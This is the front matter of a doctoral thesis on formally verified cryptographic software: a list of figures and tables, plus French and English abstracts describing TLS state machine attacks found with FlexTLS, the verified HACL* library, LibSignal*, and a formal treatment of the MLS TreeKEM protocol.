Table 13 – SUPERCOP Benchmarks on Amazon EC2 `m6g.metal` instance with Amazon Graviton2 Cortex-A76 @ 2.3GHz, running 64-bit Ubuntu Linux. Implementations are compiled with gcc-7 and clang-7.

List of Figures

1.1 Unsafe composition of two protocol state machines. 3
1.2 State machine for commonly-used TLS configurations. 6
1.3 Modular architecture of FlexTLS. 9
1.4 Mutually authenticated TLS 1.2 DHE connection 11
1.5 Basic prototype of FlexServerHello.send 12
1.6 More elaborate prototype of FlexServerHello.send 12
1.7 Implementation of mutually authenticated TLS 1.2 DHE connection with FlexTLS. 13
1.8 Message sequence chart of TLS 1.3 (draft-05) 14
1.9 Basic RSA key exchange scripted in FlexTLS. 17
1.10 `ClientHello` fragmentation attack (Protocol diagram) 17
1.11 `ClientHello` fragmentation attack (FlexTLS script) 18
1.12 Alert fragmentation attack (Protocol diagram) 18
1.13 Alert fragmentation attack (FlexTLS script) 19
1.14 Triple Handshake attack (Protocol diagram) 19
1.15 CCS Injection Attack (Protocol diagram) 21
1.16 Additional code required to implement the Fragmentation attack. 24
1.17 OpenSSL Client and Server State Machines for HTTPS configurations. 27
1.18 FlexTLS server code implementing the Early Finished attack on Java clients. . . 29
1.19 JSSE Client and Server State Machines for HTTPS configurations. 31
1.20 SKIP attack (FlexTLS script) 34
1.21 FREAK attack (FlexTLS script) 35
1.22 FREAK attack (Protocol diagram) 36
1.23 State machine for the ciphersuites commonly enabled in OpenSSL 41

2.1 Restricted formal syntax of the F* language 45
2.2 F*: Description of the concrete syntax and keywords 45
2.3 Main types of Type in F* 46
2.4 F* logic operators 47
2.5 Example of F* lemma proven recursively 51
2.6 Effect often used in F* 53
2.7 Lattice of effects in F* 54
2.8 F* definition of the PURE monad 55
2.9 F* definition of the STATE monad 55
2.10 Examples of F* effect abbreviations 56
2.11 Definition of the HyperStack modifies and live predicates 59

2.12 Example of a memory safe function in the Stack effect 59
2.13 The original Low*-to-C translation 60
2.14 λow* syntax 62
2.15 C♭ syntax 63
2.16 λow*-to-C♭: Ensuring all structures have an address 63
2.17 Translating from λow* to C♭ (selected rules) 65
2.18 λow*-to-C♭: Structure layout algorithm 66
2.19 Translating from C♭ to WebAssembly (selected rules) 66
2.20 Compilation of the fadd example to WebAssembly 67

3.1 HACL* verification and compilation toolchain 75
3.2 Pure F* specification for Poly1305 field arithmetic 76
3.3 F* specification of the SHA-256 block shuffle 83
3.4 Low* type signature of the SHA-256 shuffle function 84
3.5 Selectively traversing abstractions with friends 85
3.6 Compiled C code for the SHA-256 shuffle function 86
3.7 Code modularization for Spec.Agile.Hash and Impl.Agile.Hash 87
3.8 Partial F* Interface for 128-bit vectors 92
3.9 Partial GCC library for 128-bit vectors using Intel SSE3 intrinsics 93
3.10 RFC-based ChaCha20 specification in F* 94
3.11 F* specification for 128-bit vectorized ChaCha20 95
3.12 The modular structure of EverCrypt (illustrated on hashing algorithms) 99
3.13 Supported algorithms in EverCrypt 100
3.14 Vale's implementation of multiplying a 256-bit number (in the src array) by a 64-bit number in b 101
3.15 EverCrypt System Line Counts. 113
3.16 Avg. CPU cycles to compute a hash of 64 KB of random data 118
3.17 Avg. CPU cycles/byte to hash (SHA2-256) variable random data. 119
3.18 Cycles/byte to encrypt blocks of random data with targeted AEAD. 120
3.19 Cycles/byte to encrypt blocks of random data using AEAD. 120
3.20 Avg. CPU cycles to perform a scalar multiplication on Curve25519. Lower is better. 121
3.21 Performance comparison between Curve25519 Implementations. 121
3.22 Avg. CPU Cycles to perform Ed25519 operations. Lower is better. 122

4.1 Secure Messaging Web App Architecture 126
4.2 Performance evaluation of HACL*. (A) is HACL*/C, (B) is libsodium and (C) is WHACL*. 132
4.3 Broken JavaScript code generated by Emscripten 134
4.4 Secret Independence Checker (selected rules) 135
4.5 Performance evaluation of Signal* 136
4.6 Signal Protocol's X3DH (Protocol diagram) 138
4.7 Signal Protocol's Double-Ratchet (Protocol diagram) 139
4.8 Functional specification of Signal's ratchet function 141
4.9 Functional specification of Signal's initiate function 141

4.10 Functional specification of Signal's respond function 142
4.11 Functional specification of Signal's fill_message_keys function 142
4.12 Functional specification of Signal's generate_key_pair function 142
4.13 Functional specification of Signal's encrypt and decrypt functions 143
4.14 ProVerif model for the x3dh_i/initiate function of the X3DH sub-protocol. 144
4.15 Rewritten F* specification of the X3DH initiate function 145
4.16 Low-level signature of Signal's ratchet function 147
4.17 Low-level implementation of Signal's ratchet function 147
4.18 JavaScript wrapper for calling a WebAssembly function func that expects a list of ArrayBuffer objects encoded in the WebAssembly memory. 148
4.19 Performance evaluation of LibSignal 151

5.1 Group Messaging Architecture: Delivery Service (DS) and Authentication Service (AS) 156
5.2 F* Group Management and Key Exchange interface for MLS protocols 159
5.3 F* Message Protection Interface for MLS protocols 163
5.4 Evolution of an Messaging Group (Protocol diagram) 164
5.5 Group state of the Chained mKEM protocol 168
5.6 Illustration of our Tree datastructure for TGKAs 172
5.7 CREATE operation for a TGKA. 175
5.8 UPDATE operation for a TGKA 176
5.9 Computations for 2-KEM Trees 179
5.10 Computations for an ART Tree 183
5.11 Computations for a TreeKEM tree 186
5.12 Double Join attack on 2-KEM Trees, ART and TreeKEM 187
5.13 CREATE operation for $\mathrm{TreeKEM_B}$ 188
5.14 Applying BLANKs in $\mathrm{TreeKEM_B}$ 189
5.15 Unblanking with the UPDATE operation in $\mathrm{TreeKEM_B}$ 190
5.16 REMOVE operation in $\mathrm{TreeKEM_B}$ 191
5.17 ADD operation in $\mathrm{TreeKEM_B}$ 191
5.18 Computations for $\mathrm{TreeKEM_B}$ 193
5.19 Evolution of the group_state following the protocol in Figure 5.4 for the $\mathrm{TreeKEM_B}$ TGKA. 194
5.20 Encrypted Format for Group Operations and Application Messages 197
5.21 The global execution trace: a *monotonically* growing array of events. 200
5.22 State compromise and Forward Secrecy for TGKAs 201
5.23 Double Join Attack on new members in $\mathrm{TreeKEM_B}$. 206

List of Tables

1.1 FlexTLS Scenarios: evaluating succinctness 15
1.2 Test results for TLS server implementations using FlexTLS 23
1.3 Running deviant traces against mainstream TLS implementations 24

3.1 Supercop benchmarks for ChaCha20 (2020) 96
3.2 HACL×N: Extending HACL* with vectorized cryptography 96
3.3 HACL* (2017) code size and verification times 112
3.4 HACL* (2017): Benchmark Intel64 with GCC 114
3.5 Evaluating HACL×N Performance and Development Effort 115
3.6 HACL* (2017): Benchmark AArch64 with GCC 115
3.7 HACL* (2017): Benchmark ARM32 with GCC 116
3.8 HACL* (2017): Benchmark Intel64 with CompCert 117

5.1 Group Messaging Protocols comparison 167

RÉSUMÉ

La sécurité de l'Internet moderne se fonde sur des protocoles cryptographiques tels que Transport Layer Security (TLS). La conception et les implémentations de tels protocoles sont cependant complexes et peuvent présenter de sérieux bugs qui détruisent leurs garanties de sécurité. Dans cette thèse, nous commençons, par exemple, par décrire une nouvelle classe d'attaques qui est restée cachée dans les implémentations de TLS pendant des années. La découverte de ces attaques a engendré une mise à jour majeure des navigateurs Web et des implémentations de TLS. Il est, malheureusement, certain que d'autres vulnérabilités restent à découvrir dans ces implémentations. Nous poursuivons une longue ligne de travaux qui encouragent l'utilisation de la vérification formelle pour prévenir ces attaques. Les méthodologies existantes incluent les analyses de modèles de protocoles ou la vérification formelle d'implémentations de référence. Il reste cependant un large fossé entre le code vérifié existant et des implémentations performantes. Par ces travaux, nous proposons de réduire cet espace en développant des composants cryptographiques en F* et en les compilant vers du code C. Nous développons des bibliothèques vérifiées en F* qui peuvent être utilisables pour construire de nombreux composants logiciels pour la cryptographie. Nous présentons HACL*, la première bibliothèque cryptographique performante contenant un large panel de primitives vérifiées en C. HACL* fourni du code garantissant sureté mémoire, correction fonctionnelle vis-à-vis d'une spécification formelle et un degré de résistance contre certaines attaques par canaux-auxiliaires. En utilisant l'experience acquise pendant le développement de HACL*, nous avons conçu LibSignal*, une implémentation formellement vérifiée du protocole Signal écrite en F* et synthétisant du WebAssembly. Nous relions LibSignal* avec un modèle ProVerif de Signal à l'aide d'un argument syntaxique informel pour montrer que notre implementation hérite de la preuve de sécurité symbolique fournie par ProVerif. De plus, nous présentons une formalisation en F* d'un ensemble de de mécanismes d'établissement de clé basés sur une structure en arbre binaire que nous appelons des "Tree-based Group Key Agreement" (TGKA). Pour finir, nous proposons la première formalisation du protocole de communication de groupe, sécurisé, Messaging Layer Security (MLS) développé à l'IETF. HACL* est actuellement utilisé dans de nombreux produits, y compris le navigateur Web Mozilla Firefox. Notre travail sur MLS a quant à lui été instrumental dans les travaux de l'IETF et nous participons activement à l'écriture du standard.

MOTS CLÉS

Protocoles cryptographiques, Primitives cryptographiques, Implémentation vérifiée, Messagerie Sécurisée, Preuves de sécurité, TLS

ABSTRACT

The security of the modern Internet relies on cryptographic protocols such as TLS or Signal. However, the design and implementations of these protocols can have serious bugs which break their expected security guarantees. In this thesis, we will describe a novel class of state machine attacks on TLS implementations which was hidden for years. The discovery of these attacks resulted in updates to all major web browsers and TLS implementations, but there are many other vulnerabilities which remain to be discovered. The central question we ask in this thesis is whether it is possible to design and implement cryptographic protocols in a way that is provably secure. Following a long line prior work, we advocate the use of formal verification to build high-assurance cryptographic software that systematically prevents such attacks. Existing methodologies include the analysis of high-level protocol models and verification of their reference implementations. However, there is a significant gap between existing verified code and efficient implementations. In this work, we propose to close this gap by developing verified cryptographic software in F* and compiling it to C. We develop reusable verified libraries that can be used by any project to build cryptographic software. We present HACL*, the first formally verified library providing a large panel of modern and performant cryptographic primitives in C. HACL* provides implementations of primitives that are proven memory-safe, functionally correct with respect to a formal specification, and offer protection against timing side-channels. We leverage our experience with HACL* to design LibSignal*, a verified implementation of Signal in WebAssembly. We relate LibSignal* to a model written in ProVerif through a weak syntactic argument in order to show that our implementation inherits security from the symbolic proof. Finally, we present the first formally verified specification and security proof in the Dolev-Yao model of TreeKEM, a new Tree-based Group Key Agreement used as part of the Messaging Layer Security (MLS) protocol at the IETF. HACL* is currently used within Mozilla Firefox, at Microsoft and in many other products, and our work on MLS has been instrumental in the IETF documents which we are co-authoring.

KEYWORDS

Cryptographic protocols, Verified implementation, Security proof, Group Messaging, TLS, High-Assurance